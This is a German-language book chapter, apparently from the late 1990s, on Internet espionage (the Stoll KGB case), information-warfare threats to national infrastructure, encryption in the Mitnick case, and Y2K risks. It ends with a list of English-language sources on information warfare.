Fähige Analytiker haben hitzige Debatten darüber geführt, ob das Internet für Spionagezwecke genutzt werden kann. Sie können die Diskussionen beenden, denn der Fall ist schon eingetroffen. Zum Beispiel basierte das Raumfahrtprogramm der Sowjetunion auf amerikanischer Technologie, die aus dem Internet gestohlen wurde. Entwürfe wurden über mehrere technische Universitäten im Internet erworben. Robert Windrem sagt *in »How Soviets Stole a Shuttle«*, daß

> *die National Security Agency herausfand, daß die Online-Akquirierung sehr gründlich durchgeführt wurde. Die Sowjets benutzten zwei Ost-West-Forschungszentren in Wien und Helsinki als Deckmantel, um die Informationen nach Moskau zu schleusen, wo sie fast rund um die Uhr die Drucker beschäftigten. Geheimdienst-Offizielle teilten ABC News mit, daß die Sowjets durch Online-Spionage Milliarden für ihr Raumfahrtprogramm gespart hätten.*

Die Sowjets haben das Internet schon seit langer Zeit als eine gute Quelle für Geheimdienst-Informationen anerkannt. Eine Internet-Legende erwarb internationalen Ruhm, als er einen Ring von KGB-Spionen aufdeckte, der das Internet zum Stehlen amerikanischer Geheimnisse nutzte. Ich beziehe mich hier auf Clifford Stoll, einen Astronomen, der damals an einer Universität in Berkeley, Kalifornien, beschäftigt war.

Stoll arbeitete eigentlich daran, die Ursache für einen Buchhaltungsfehler festzustellen. Während seiner Arbeit entdeckte er, daß jemand in die Computer der Universität eingedrungen war. Statt den Eindringling zu konfrontieren, beobachtete Stoll ihn. Was er sah, war sehr beunruhigend.

Der Eindringling benutzte Stolls Server als Einstiegspunkt. Die tatsächlichen Ziele waren Computer von Militäreinrichtungen, darunter Server des Pentagons. Der Eindringling suchte nach Informationen über Amerikas Bereitschaft für einen nuklearen Angriff. Stoll erkannte, was das war: Spionage. Daher kontaktierte er das FBI. Zu Stolls Überrraschung gingen die FBI-Agenten jedoch über die ganze Angelegenheit hinweg und verweigerten jegliche Hilfestellung. Stoll begann seine eigenen Nachforschungen. Was dann folgte, ist mittlerweile das bekannteste Kapitel der Internet-Volkskunde.

Nach Analyse von verknüpften Verbindungen über das Telefonsystem, konnte Stoll den Spion nach Deutschland zurückverfolgen. Seine Beweise sollten schließlich das FBI, die CIA und den Bundesnachrichtendienst dazu bringen, die Initiative zu ergreifen. Im März 1989 wurde Clifford Stoll zugeschrieben, einen Ring deutscher Spione geknackt zu haben, die amerikanische Geheimnisse aus dem Internet stahlen und an den KGB verkauften. (Eine interessante Bemerkung am Rande: Die deutschen Spione erhielten für ihre Dienste nicht nur Geld, sondern auch große Mengen Kokain.)

7.5 Die Bedrohung wird persönlicher

Diese Fälle sind faszinierend, geben aber nur einen kleinen Einblick in das, was noch vor uns steht. Heutzutage eruieren feindliche ausländische Nationen die Möglichkeiten, wie sie das Internet für einen Angriff nutzen können. Die neue Bedrohung liegt daher nicht nur in simpler Spionage, sondern in regelrechter Kriegsführung über das Internet. Sind wir dafür bereit? Irgendwie.

Der Begriff Informationskrieg spukt schon seit einigen Jahren durch die Köpfe von Offiziellen der Verteidigungsbehörden. Neuere Studien besagen, daß die erste reale Informationskriegattacke innerhalb der nächsten 20 Jahre erfolgen wird. Die meisten feindlichen ausländischen Nationen bereiten sich schon darauf vor:

> *Verteidigungsbehörden und Sicherheitsexperten glauben, daß über 120 Nationen Techniken für einen Informationskrieg entwickeln. Diese Techniken ermöglichen es unseren Feinden, sensible Datensysteme der Verteidigungsbehörden oder öffentliche Netzwerke, die die Verteidigungsbehörden unbedingt zu Kommunikationszwecken brauchen, zu kontrollieren oder zu zerstören. Terroristen und andere Widersacher sind heute dazu in der Lage, nicht rückführbare Attacken von jedem beliebigen Ort weltweit zu starten. Sie könnten kritische Systeme, z.B. Waffen-, Befehls- und Kontrollsysteme, mit raffinierten Computerviren infizieren, die dazu führen, daß die Systeme nicht mehr richtig arbeiten. Ebenso könnten sie die Kommunikation zwischen unseren Streitkräften abbrechen und unsere Versorgungs- und Logistiklinien beeinträchtigen, indem sie Schlüsselsysteme der Verteidigungsbehörden angreifen. Aus: Information Security: Computer Attacks at Department of Defense Pose Increasing Risks (Testimony, 05/22/96, GAO/T-AIMD-96-92).*

Die meisten Richtlinien in bezug auf einen Informationskrieg legen ihren Schwerpunkt auf Informationskrieg während einer akuten Kriegssituation. Einige Informationskrieg-Spezialisten in den USA haben jedoch erkannt, daß wir uns nicht unbedingt im Kriegszustand befinden müssen, um angegriffen zu werden:

> *Die Vereinigten Staaten sollten erkennen, daß ihre Datensysteme verwundbar für einen Angriff sind. Sie sollten weiterhin erwarten, daß mögliche Attacken ohne vorherige formelle Kriegserklärung einer feindlichen Nation realisiert werden. Das ist, was uns im Jahre 2020 oder früher erwartet. (A Theory of Information Warfare; Preparing For 2020. Colonel Richard Szafranski, USAF. http://www.cdsar.af.mil/apj/ szfran.html.)*

Die große Frage ist diese: Wenn sie uns angreifen, was können sie uns tun? Die Antwort wird Sie möglicherweise überraschen.

Die *President's Commission on Critical Infrastructure Protection* (eine Kommission für die Untersuchung von Sicherheitsschwachstellen in nationalen Netzwerken) hat einige Schlüsselressourcen benannt, die über das Internet angegriffen werden können, darunter:

- Information und Kommunikation
- Elektrizitätssysteme
- Gas- und Öltransport und -lagerung
- Bank- und Finanzwesen
- Transport
- Wasserversorgungssysteme
- Notdienste
- Regierungsdienste

Im letzten Jahr veröffentlichte die PCCIP einen Bericht mit vorläufigen Ergebnissen. Auch sie schloß, daß wir ohne Vorwarnung angegriffen werden können:

> *Potentiell ernste Cyber-Attacken können ohne erkennbare logistische Vorbereitungen erdacht und geplant werden. Das Auskundschaften bleibt unsichtbar, die Attacken werden heimlich geprobt und dann innerhalb von Minuten oder gar Sekunden ausgeführt, ohne daß die Identität oder der Standort des Angreifers offenbart werden.*

Ist die Situation so kritisch? Sie könnte es sein. Es hängt viel davon ab, wer über die nötigen Technologien verfügt.

7.5.1 Wer hält die Karten in der Hand?

Technologie ist eine seltsame und wunderbare Sache. Abhängig davon, wer sie einsetzt, kann die gleiche Technologie, die uns Godzilla bringt, auch dazu benutzt werden, Massenvernichtungswaffen zu entwickeln. Aus diesem Grund wird der Technologietransfer seit fast fünfzig Jahren streng kontrolliert.

Während dieser Zeit haben allerdings kommerzielle Entwicklungen erheblichen Einfluß auf die Verteilung hochgradiger Technologien genommen. Vor 30 Jahren beispielsweise hielt die amerikanische Regierung alle Karten in ihrer Hand und der durchschnittliche US-Bürger hatte fast nichts. Heutzutage hat der durchschnittliche US-Bürger Zugang zu derart fortschrittlichen Technologien, daß seine Ausrüstung der der Regierung durchaus gleichkommt.

Verschlüsselungstechnologien sind ein gutes Beispiel hierfür. Viele Amerikaner benutzen Verschlüsselungsprogramme, um ihre privaten Daten vor neugierigen Augen zu schützen. Einige dieser Verschlüsselungsprogramme (wie *Pretty Good Privacy*) stellen Militär-Standard-Verschlüsselung zur Verfügung. Die Verschlüsselung ist ausreichend stark, so daß sie von amerikanischen Geheimdiensten nicht geknackt werden kann (zumindest nicht innerhalb eines angemessenen Zeitraums und Zeit ist oft der entscheidende Faktor).

Verschlüsselung hat schon mehrere kriminelle Untersuchungen vereitelt. Zum Beispiel steht der Fall des berühmten Crackers Kevin Mitnick kurz vor der Gerichtsverhandlung. Die Staatsanwaltschaft hat jedoch ein Problem: Mitnick hat den größten Teil seiner persönlichen Daten verschlüsselt. David Thomas von *Online Journalism* berichtete:

> *Die verschlüsselten Daten stellten immer noch ein Problem für das Gericht dar. Derzeit halten Regierungsoffizielle die verschlüsselten Dateien fest und haben keine Ahnung über ihren Inhalt. Die Verteidigung gibt an, daß die Informationen in diesen Dateien sich als entlastend herausstellen könnten, aber die Enthüllung der Inhalte gegenüber der Regierung würde Mitnicks Rechte zur Selbstanzeige im Rahmen des Fifth Amendments verletzen. Die Staatsanwaltschaft gab weiterhin bekannt, daß sie die verschlüsselten Dateien nicht gegen Mitnick verwenden wird, daß sie aber eine Rückgabe der Beweismittel verweigert, da sie nicht wisse, welche Informationen in den Dateien zu finden sind. Das Gericht unterstützte schließlich die Staatsanwaltschaft. Richter Pfaelzer beschrieb Mitnick als »extrem clever, daß er alle in diese Position verfrachtet hat«, deutete aber darauf hin, daß »solange wie er (Mitnick) die Schlüssel in der Hand hält, wird das Gericht nichts in der Hinsicht tun«.*

Fortschrittliche Technologien sind jetzt auch für die Öffentlichkeit verfügbar. In vielen Fällen haben Hacker und Cracker sich diese Technologien vorgenommen und sie verbessert. Währenddessen bewegt sich die Regierung wesentlich langsamer, behindert durch einschränkende und archaische Richtlinien. So hat der private Sektor die Regierung in einigen Forschungsgebieten schon eingeholt (in manchen Fällen

sogar überholt).

Dies ist eine Angelegenheit, die die ganze Nation betrifft und eine heftige Debatte ausgelöst hat. Denken Sie an den Mitnick-Fall. Glauben Sie, daß die Regierung ein Recht auf Mitnicks Kryptographie-Schlüssel hat, um herauszufinden, was sich in diesen Dateien verbirgt?

Es gibt jetzt allerdings noch eine wichtigere Frage: Inwieweit beeinflußt die Verfügbarkeit fortschrittlicher Technologien unsere Bereitschaft für eine Internet-Attacke?

7.5.2 Kann Amerika seine nationalen IT-Infrastrukturen schützen?

Vom militärischen Standpunkt aus gesehen sind die USA wohl jeder Nation der Erde weit überlegen. Allerdings kann man dies in bezug auf einen Informationskrieg nicht sagen.

Die Einführung moderner Minicomputer hat das Gleichgewicht der Kräfte auf immer geändert. Der durchschnittliche Pentium-Prozessor ist mächtiger, als viele Großrechner es vor fünf Jahren waren (und er ist sicher wesentlich schneller). Nehmen Sie die Portierungsfunktionen eines hochleistungsfähigen Unix-basierten Betriebssystems und eine IBM-Plattform, und Sie haben eine neue Umgebung.

Eine Nation der Dritten Welt könnte theoretisch eine Bedrohung für unsere nationalen IT-Infrastrukturen darstellen. Mit modernen Microcomputern (und einigen High-Speed-Verbindungen) könnte eine solche Nation eine erfolgreiche Informationskriegskampagne gegen Amerika führen, die durchaus innerhalb ihrer finanziellen Möglichkeiten läge. Ernstzunehmender Cyber-Terrorismus wird sicherlich innerhalb der nächsten Jahre entstehen.

Außerdem bedroht die reine Existenz fortschrittlicher Technologien unsere militärische Zukunft in der »realen« Welt. Nationen wie Rußland und China haben sich auf militärischem Gebiet langsamer entwickelt, weil ihnen diese Technologien nicht zur Verfügung standen. Ihre Raketen sind weniger zuverlässig, weil ihre Technologiebasis weniger weit entwickelt war. Amerikas Verteidigungsprogramm war derart fortgeschritten, daß selbst im Fall von Konzessionen in bezug auf den Rüstungswettlauf es tatsächlich gar keine Konzessionen gab. Ein Beipiel: Die USA erklärten sich erst dann mit der Aufgabe nuklearer Testläufe einverstanden, als sie die Technologie entwickelt hatten, die Tests mit Hilfe von Computer-Modellierung durchzuführen.

In dem Maß, in dem feindliche Nationen bessere Computer-Technologien erwerben, verbessern sich auch ihre Waffen - aber es sind nicht nur Waffen, die zählen. Es ist die Kombination aus Waffen, Kommunikation und Information, die den Unterschied zwischen den Kräften ausmacht. Wenn feindliche Nationen es schaffen, unsere Informationen zu ändern oder uns den Zugang zu ihnen zu versperren, können sie einen erheblichen taktischen militärischen Vorteil erreichen. Dies könnte Mankos auf anderen Gebieten wieder wettmachen. Shane D. Deichmann erklärt in seinem Bericht *»On Information War«:*

> *Ein Schlüsselelement des Informationskriegsszenarios ist, daß die Teilnehmer keinen Status als Super-Macht besitzen müssen. Jegliche Macht (sogar eine, die nicht als Nationenstaat anerkannt ist) kann mit einem Minimum an Technologie anfällige C2- Netzwerke unterbrechen und kritische Informationsdienste verweigern. Im Gegensatz zu einer »Informationskontrollstrategie«, die darauf abzielt, alle Segmente eines Informationsspektrums zu kontrollieren, ist eine realistischere Strategie für US-Steitkräfte die »Informationsverweigerung« (d.h. die Zugangsverweigerung zu wichtigen*

Informationen).

7.6 Wie wird ein Informationskriegsangriff aussehen?

Es hat noch keinen Informationskrieg gegeben. Daher ist es schwer zu sagen, wie einer durchgeführt werden könnte. Die Verantwortlichen der Militärs sind nicht bereit, Einzelheiten bekanntzugeben. Daher müssen wir spekulieren, wie es schon viele Denkfabriken vor uns getan haben.

Spezialisten der Rand Corporation z.B. haben sich bereits einige Gedanken zu dem Thema gemacht. Sie haben einen Bericht herausgegeben, der verschiedene Fragen zur Bereitschaft der USA stellt und einige Empfehlungen für ein intensives Beschäftigen mit dem Thema gibt:

> *Wir schlagen analytische Übungen vor, um zu bestimmen, wie Cyberkrieg und seine verschiedenen Modalitäten im 21. Jahrhundert aussehen könnten, wenn moderne Technologien weiter entwickelt, zuverlässiger und noch umfangreicher an das Internet gekoppelt sein werden als heute. Diese Übungen sollten Gegner berücksichtigen, die den USA sowohl in leichten als auch schweren Konflikten gegenüberstehen könnten. DER CYBERKRIEG WIRD KOMMEN![1]*

Es ist nicht weiter überraschend, daß Militär- und Geheimdienstanalytiker durch das reine Verstehen der Arbeitsweise des Internet (und durch Beobachtung des Benutzerverhaltens der Amerikaner) sehr viel lernen.

Ein großer Teil der gegenwärtigen Forschungsarbeiten zielt auf eine Definition der möglichen Bedrohungen, die das Internet für politische Strukturen darstellt. Charles Swett, ein Assistent für Strategische Bewertung im Pentagon, hat einige Fortschritte auf dem Gebiet gemacht. Er hat einen Report *(Strategic Assessment: The Internet)* veröffentlicht, in dem er ausführt, wie das Internet die amerikanische Innenpolitik beeinflussen wird. Er legt dar, daß spezielle Gruppen das Internet für eine gruppeninterne Vernetzung benutzen können, und gibt ein besonderes Beispiel:

> *Ein anderes, etwas überraschendes Beispiel ist eine Nachricht, die am 16. Dezember 1994 ins Internet gesetzt wurde und zu landesweiten Protesten gegen den Vertrag der Republikanischen Partei mit Amerika aufrief. In der Nachricht hieß es, daß der Vertrag mit Amerika im Effekt ein Klassen-, Rassen-, Geschlechter- und Generationenkrieg sei und daß die Empfänger dieser Nachricht »Tausende von Demonstrationen in den Gemeinden im ganzen Land mobilisieren«, »die Gefängnisse durch das Ausüben ziviler Ungehorsamkeit füllen« und an anderen störenden Aktionen teilnehmen sollten.*

Swett sagt voraus, daß dies letztlich zu innenpolitischen Bedrohungen führen wird. Er denkt jedoch auch, daß diese Gruppen wiederum ihrerseits anfällig für Angriffe sind:

> *Politische Gruppen, deren Aktivitäten durch das Internet koordiniert werden, sind anfällig für Störungen dieser Aktivitäten durch falsche Nachrichten, die ihnen von gegnerischen Gruppen zugespielt werden.*

Mr. Swett liegt richtiger als er denkt. Was er beschreibt, ist bereits passiert. In den vergangenen Jahren

sind im Usenet mehrere Kriege zwischen Scientologen und ihren Gegnern ausgebrochen. Diese Kriege wurden von einigen ziemlich rätselhaften Ereignissen begleitet. In einer Phase einer besonders heftigen Auseinandersetzung, als die Scientologen schon von ihren Gegnern überwältigt schienen, passierte eine merkwürdige Sache:

> *Gegen Ende des Jahres 1994 begannen Postings von alt.religion.scientology zu verschwinden, manchmal mit der Erklärung, daß das Posting »wegen Copyright-Verletzungen gelöscht werden mußte«. Bis heute ist es nicht klar, wer hinter der Ausführung dieser »Cancelbots« - so werden die Löschautomaten genannt - steckt. Die Church of Scientology wies jegliche Verantwortung von sich. Die Anti-Scientologen begannen, den anonymen Teilnehmer als »Cancelbunny« zu bezeichnen, ein ironischer Bezug sowohl zu dem hüpfenden Hasen aus der bekannten Batterien-Werbung als auch zu dem bekannten Netzbewohner »Cancelmoose«, der (das?, die?) es zu seiner Aufgabe gemacht hat, einen »cancelbot«-Prozeß aufzubauen, der bei anderen Spam- Aktionen im Internet zum Einsatz kommen soll. Aber wer oder was auch immer der »Cancelbunny« sein mag, seine Bemühungen wurden schnell pariert durch die Entwicklung einer anderen Software-Waffe mit dem treffenden Namen »Lazarus«. Lazarus stellt gelöschte Nachrichten wieder her, oder, genauer gesagt, macht den Original-Absender und alle Teilnehmer einer Newsgroup darauf aufmerksam, daß eine bestimmte Nachricht gelöscht wurde. Es bleibt dem Absender belassen, die Nachricht wiederherzustellen, wenn der Löschbefehl nicht von ihm oder ihr ausgegangen war.*[2]

Swett schließt seinen Bericht mit mehreren Beobachtungen in Hinsicht auf eine Überwachung des allgemeinen Internet-Verkehrs auf einer großangelegten Basis:

> *Die Überwachung dieses Verkehrs müßte durch automatische Filter unterstützt werden, die nur solche Nachrichten zur menschlichen Analyse durchlassen, die gewissen Relevanzkriterien entsprechen.*

Was Swett hier beschreibt (obwohl er es vielleicht nicht realisiert hat), ist ein komplexes und automatisiertes innenpolitisches Geheimdienstsystem. In anderen Worten, willkommen in 1984. Aller Wahrscheinlichkeit nach werden die ersten Versuche, das Internet zur Sicherung und Formung politischer Überzeugungen zu nutzen, an unser eigenes Volk gerichtet sein.

Das alles betrifft einen theoretischen innenpolitischen Informationskrieg. Aber was ist mit dem eigentlichen Internet-Krieg? Was sind mögliche Ziele? Die Rand Corporation weiß auch hier eine Antwort. In ihrem Bericht *»Information Warfare: A Two-Edged Sword«* schreiben Rand-Spezialisten:

> *Der Informationskrieg hat keine Fronten. Potentielle Schlachtfelder sind überall dort, wo Zugang zu vernetzten Systemen ermöglicht wird - z.B. Öl- und Gaspipelines, Stromleitungsnetze, Telefonschaltnetzwerke. Zusammengefaßt stellt Amerika kein Schutzgebiet für Angriffe von außen mehr dar.* http://www.rand.org/publications/RRR/RRR.fall95.cyber/infor_war.html

In ihrem Bericht beschreiben die Autoren einen imaginären Angriff in nicht allzuferner Zukunft. Sie sagen die folgenden Ereignisse voraus:

- Stundenlange Ausfälle der Strom- und Telefonsysteme

- Entgleisungen oder Zusammenstöße von Fracht- und Personenzügen
- Brennende Erdölraffinerien
- Zusammenbrechen des gesamten Finanzwesens
- Strategische Schläge durch gutorganisierte inländische Extremisten
- Versagen der computergesteuerten Waffensysteme

Experten denken, daß dies innerhalb von Stunden passieren könnte. Das ist ein entsetzlicher Gedanke. Ist es möglich? Sind wir wirklich so abhängig von Technologien oder wollen unsere Regierungsbehörden nur Geld von uns?

Die Wahrheit ist, daß wir tatsächlich von Technologien abhängen. Um Ihnen eine Ahnung zu geben, in welchem Maße diese Abhängigkeit besteht, lassen Sie uns einen kurzen Blick auf Y2K werfen.

Y2K - Das Jahr-2000-Problem

Der Begriff Y2K bezieht sich auf das Jahr-2000-Problem, das Ihr Leben direkt beeinflussen kann. Kurz gesagt ist das Problem folgendes: Ältere Software und Firmware stellen Datumsangaben in sechsstelligem Format dar, z.B. 01.01.98. In den letzten dreißig Jahren war dies kein Problem. Wenn wir jedoch den 1. Januar 2000 erreichen, könnte es ein Problem werden. Weil Datumsangaben nur in sechsstelligem Format dargestellt werden können, wird der 1. Januar 2000 als 1. Januar 1900 interpretiert werden (01.01.00). Dies wird zur Folge haben, daß viele betroffene Rechner und Programme nicht mehr richtig arbeiten.

Viele Leute gehen über dieses Problem hinweg. Sie sagen, daß sie am 01.01.2000 einfach neu booten und die Datumsangabe des Systems ändern werden und die Sache sei erledigt. Dies mag eine praktische Lösung für PC-Benutzer sein. Zwar bilden PCs die größte Gruppe von Computern, aber sie sind auch die unwichtigsten. Viele große und kritische Unternehmen benutzen ältere Hardware, darunter ältere Großrechner. Wenn diese Rechner nicht mehr funktionieren, sind Tausende von Menschen betroffen. Die Mitre Corporation erklärt, daß es einen solchen Fall schon einmal gab. Uralte IBM-Großrechner litten unter einem ähnlichen Fehler:

> *Nur wenige Leute realisierten, daß der IBM 360 Daten nach dem 31. Dezember 1969 nicht verarbeiten konnte, bis 360s überall in Europa ihre Arbeitsabläufe um Mitternacht Ortszeit einstellten. Als die Ausfälle sich Zeitzone für Zeitzone auf der ganzen Welt fortsetzten, erkannte IBM das Problem und war in der Lage, seinen amerikanischen und asiatischen Kunden eine vorübergehende Lösung zu bieten, indem sie ihnen sagten, sie sollten ihren Computern ein falsches Datum vorlügen. In der Zwischenzeit machte IBM sich daran, eine längerfristigere Lösung für das Problem zu finden.*
> *(http://www.mitre.org/research/y2k/docs/PROB.html)*

IBM war in diesem Fall einfallsreich genug, aber die vorübergehende Lösung würde heutzutage wahrscheinlich nicht funktionieren. Viele interne Funktionen modernerer Rechner nutzen die Zeitangaben, um Werte aktuell zu kalkulieren. Sogar einfache Buchhaltungspakete benutzen die Datumsangabe.

Die größte Auswirkung wird Y2K jedoch auf solche Systeme haben, bei denen man es am wenigsten erwartet, darunter solche, die auf eingebauten Chip-Technologien basieren. Hier ein paar

wahrscheinliche Opfer:

- Alarm- und Sicherheitssysteme
- Ältere Kraftfahrzeuge
- Telefonschaltanlagen
- Safes und Tresore mit Zeitschlössern (Banken)
- Medizinische Geräte
- Luftverkehr-Kontrollsysteme
- Ältere Satellitensysteme (besonders Support-Software)
- Heizungssysteme

Diese Systeme sind wichtig, aber leider ist es wenig wahrscheinlich, daß sie den Y2K- Anforderungen entsprechend umgestellt werden. Unternehmen, die derartige Geräte herstellen, produzieren die Chips gewöhnlich nicht selbst und die Kosten für eine Y2K-Umstellung sind erheblich. Sicherlich werden Heizsysteme- oder Kühlsysteme-Hersteller keine Millionen investieren, um ihre Systeme anzupassen. Tatsächlich zeigen einige Umfragen, daß viele dieser Unternehmen nicht einmal wissen, daß ihre Produkte vom Jahr-2000-Problem betroffen sind.

Die amerikanische Regierung hat versucht, andere Nationen von der Bedeutsamkeit des Jahr-2000-Problems zu überzeugen, was sich als recht schwierig erwies. Rußland beispielsweise scheint sich von Y2K nicht beeindrucken zu lassen. In einem aktuellen Dialog mit den Vereinigten Staaten erklärten russische Offizielle, daß ihr Problem im Vergleich zu Amerika relativ klein sei. In einigen Aspekten ist dies sicher wahr, da russische Computersysteme anders konzipiert sind.

Die amerikanische Regierung will sich keine Unachtsamkeit vorwerfen lassen. Mehrere amerikanische Regierungsbehörden bereiten sich schon auf eine Y2K-Katastrophe vor. Tatsächlich wurde kürzlich ein Memo im CIA-Hauptquartier in Umlauf gesetzt, in dem vor einem Ausfall der Aufzugsysteme gewarnt wird. CIA-Angestellten wurde daher geraten, vom 31. Dezember 1999 an auf die Benutzung der Aufzüge zu verzichten.

Hinweis:

Viele Aufzugsysteme arbeiten mit einem integrierten Kalender. In Wolkenkratzern beispielsweise, in denen Banken (oder andere kritische Unternehmen) ihr Domizil haben, können bestimmte Stockwerke nur an Wochentagen oder sogar nur zu bestimmten Stunden betreten werden. Stellen Sie sich vor, Sie wären zwei Tage lang in einem Aufzug eingesperrt!

CIA-Angestellten wurde ebenfalls empfohlen, ihre Rechnungen drei Monate im voraus zu bezahlen, sich zusätzliche Bettdecken zu besorgen (es wird kalt in Virginia) und sich einen Vorrat an Wasser und Konserven zuzulegen. Der Geheimdienst nimmt Y2K offensichtlich sehr ernst und das ist gut so: Es gibt noch einen Haufen verwundbarer Systeme, die bisher gar nicht in Betracht gezogen wurden.

Electronic Data Interchange (EDI) ist ein Bereich, der Grund zur Sorge bietet. EDI wird in vielen Regierungsbereichen eingesetzt, um gewisse Arbeitsabläufe zu automatisieren. Bei herkömmlichen Computeraufgaben interagiert ein Mensch mit einem Computer, um eine Arbeit abzuschließen. Bei EDI interagieren Computer mit Computern und bearbeiten Transaktionen und Registrierungen ohne menschliche Beteiligung. So gibt es z.B. Programme, die den Beschaffungsprozeß bundesweit

automatisieren. Experten vermuten, daß viele EDI- Applikationen betroffen sein werden.

Sogar Finanzsysteme für Endverbraucher könnten ausfallen. Die *New York Times* berichtete kürzlich, daß American Express Dutzende Angestellte zu Testläufen mit Amex-Karten losschickte, die Verfallsdaten nach dem 1. Januar 2000 hatten. Die Ergebnisse waren nicht gut. Visa andererseits stellte etwa 12 Millionen Nach-2.000-Karten aus und mußte alle wieder zurückverlangen. Händler haben keine Y2K-konformen Kreditkartenleser und so konnten die Karten nicht belastet werden.

Auch Geldautomaten-Netzwerke werden wahrscheinlich ausfallen (nicht, weil die Software nicht Y2K-konform ist, sondern aus Gründen der Transport-Technologie). Die meisten sind durch Frame-Relay-Systeme miteinander verbunden. Es gibt noch mehr als 20 Router auf dem Markt, die nicht Y2K-konform sind. (Viele Geldautomaten-Netzwerke benutzen sowieso ältere Router, die definitv nicht Y2K-konform sind.)

Kreditkarten- und Geldautomatentransaktionen sind jedoch nur kleine Fische. Größere Banktransaktionen werden bereits jetzt vom Jahr-2000-Problem nachteilig beeinflußt. Offizielle der amerikanischen Banken warnten kürzlich, daß bestimmte internationale Transaktionen verworfen werden, wenn ausländische Banken den Y2K-Vorgaben nicht entsprechen. Dies könnte verheerende Auswirkungen auf die internationale Banken-Gemeinde haben.

Es gibt sogar Berichte, die behaupten, daß Y2K die Lebensmittelversorgung beeinträchtigen könnte. Eine aktuelle Analyse des Agrarsektors ergab, daß verschiedene Phasen des Herstellungs-, Lagerungs- und Lieferungsprozesses direkt von Y2K betroffen sind.

Das Jahr-2000-Problem mag nicht so schwerwiegend sein wie es aussieht. Es zeigt jedoch, in welchem Maße wir alle von Computertechnologien abhängen. Wenn eine gut organisierte Cyber-Attacke auf wichtige Informationssysteme ausgeführt würde, müßten wir alle einer Katastrophe entgegensehen.

7.7 Die unmittelbare Zukunft

Die Zukunft des Internet-Kriegs ist ungewiß, aber das könnte sich in einem einzigen Augenblick ändern. Täglich werden neue Cracking-Tools und Computerviren entwickelt, die einst Spielzeuge für Hacker und Cracker waren und jetzt bedrohliche Waffen darstellen.

Es gibt einige Schlüssel-Strategien innerhalb eines Informationskriegs, von denen zwei eine besonders große Wirkung haben:

- Die Verweigerung von Computerdiensten für das angegriffene Ziel
- Die Zerstörung der Computersysteme am angegriffenen Ziel

Moderne Denial-of-Service-Attacken und Computerviren werden wohl die Basis für ein zukünftiges Waffenarsenal eines Informationskriegs bilden. Wenn man in Betracht zieht, daß sich jeder von jedem beliebigen Ort diese Waffen verschaffen kann, sie innerhalb von Minuten kompilieren und »abfeuern« kann, sieht die unmittelbare Zukunft recht angsteinflößend aus.

7.8 Zusammenfassung

Was ist die Moral dieses Kapitels? Das Geld aus der Bank nehmen und auswandern? Wahrscheinlich nicht (obwohl ich einige Leute kenne, die genau das tun). Wenn Sie in starkem Maße von Computertechnologie abhängen, sollten Sie sich auf alle Fälle Sorgen machen. Es ist nun mal so, daß die Leute am wenigsten von Y2K betroffen sind, die überhaupt keine Computer benutzen.

7.9 Informationsquellen zum Thema Informationskrieg

Die folgenden Dokumente konzentrieren sich auf das Internet und den Informationskrieg. Die meisten wurden von Leuten geschrieben, die sich heute aktiv an der INFOWAR-Forschung beteiligen:

An Analysis Of Security Incidents On The Internet. John D. Howard. http://www.cert.org/research/JHThesis/index.html.

An Introduction To Information Warfare. Reto Haeni. http://www.seas.gwu.edu/student/reto/infowar/info-war.html.

Battlefield of the Future: 21st Century Warfare Issues. *Air Chronicles* (United States Air Force Publication. Verschiedene Autoren.) http://www.cdsar.af.mil/battle/bftoc.html.

Cyber War is Coming! John Arquilla und David Ronfeldt; International Policy Department bei RAND. gopher://gopher.well.sf.ca.us:70/00/Military/cyberwar.

Cyberwar and Netwar: New Modes, Old Concepts, of Conflict. John Arquilla und David Ronfeldt; International Policy Department bei RAND. http://www.rand.org/publications/RRR/RRR.fall95.cyber/cyberwar.html.

Defending Cyberspace and Other Metaphors**.** Martin C. Libicki. http://www.ndu.edu:80/ndu/inss/actpubs/dcom/dcomcont.html.

Defensive Information Warfare. David S. Alberts. http://www.ndu.edu:80/ndu/inss/books/diw/index.html.

Defining Information Power. Dan Kuehl. http://www.ndu.edu/ndu/inss/strforum/ forum115.html

DOD Adds Attack Capability to Infowar. *Federal Information Week*. Bob Brewin und Heather Harreld. http://www.idg.net/idg_frames/english/content.cgi?vc=docid_0- 77788.html.

Foreign Information Warfare Programs and Capabilities. John M. Deutch, Director of Central Intelligence. http://www.odci.gov/cia/public_affairs/speeches/archives/1996/dci_testimony_062596.html.

From InfoWar to Knowledge Warfare: Preparing for the Paradigm Shift. Philippe Baumard. http://www.indigo-net.com/annexes/289/baumard.htm.

Induced Fragility in Information Age Warfare. Bruce W. Fowler und Donald R. Peterson. http://lionhrtpub.com/orms/orms-4-97/warfare.html.

Information Security: Computer Attacks at Department of Defense Pose Increasing Risks.u.S. Government Accounting Office. http://www.access.gpo.gov/cgi-bin/getdoc.cgi?dbname=gao&docid=f:ai96084.txt .

Information War-Cyberwar-Netwar. George J. Stein. http://www.cdsar.af.mil/battle/ chp6.html.

Information War and the Air Force: Wave of the Future? Current Fad? Glenn Buchan. http://www.rand.org/publications/IP/IP149/.

Information Warfare and Deterrence. Richard E. Hayes und Gary Wheatley. http://www.ndu.edu/ndu/inss/strforum/forum87.html.

Information Warfare and International Law. Lawrence T. Greenberg, Seymour E. Goodman und Kevin J. Soo Hoo. http://www.dodccrp.org/iwilindex.htm.

Information Warfare. Brian C. Lewis. http://www.fas.org/irp/eprint/snyder/infowarfare.htm .

Information Warfare. Robert Garigue. http://www.ee.ryerson.ca:8080/~mkuchta/formis/overview/iw/iw_discp.htm.

Information Warfare: Impacts and Concerns. Col. James W. McLendon, USAF. http://www.cdsar.af.mil/battle/chp7.html.

Information Warfare: Same Wine, Different Bottle? Lt. Kurt Konopatzke, USAF. http://www.cdsar.af.mil/cc/iw2.html.

Intelligence-Based Threat Assessments for Information Networks and Infrastructures. Kent Anderson von Global Technology Research, Inc. http://www.aracnet.com/~kea/Papers/ threat_white_paper.shtml.

Keeping Information Warfare in Perspective. David C. Gompert. http://www.rand.org/publications/RRR/RRR.fall95.cyber/perspective.html.

Knowledge-Based Warfare: A Security Strategy for the Next Century. Lawrence E. Casper, Irving L. Halter, Earl W. Powers, Paul J. Selva, Thomas W. Steffens und T. LaMar Willis. http://www.dtic.mil/doctrine/jel/jfq_pubs/1813.pdf.

Network-Centric Warfare: Its Origin and Future. Vice Admiral Arthur K. Cebrowski, U.S. Navy und John J. Garstka. http://www.usni.org/Proceedings/Articles98/PROcebrowski.htm .

New-Era Warfare. General Charles A. Horner, USAF. http://www.cdsar.af.mil/battle/ chp2.html.

On Twenty-First Century Warfare. Lawrence E. Grinter und Barry R. Schneider. http://www.cdsar.af.mil/battle/chp11.html.

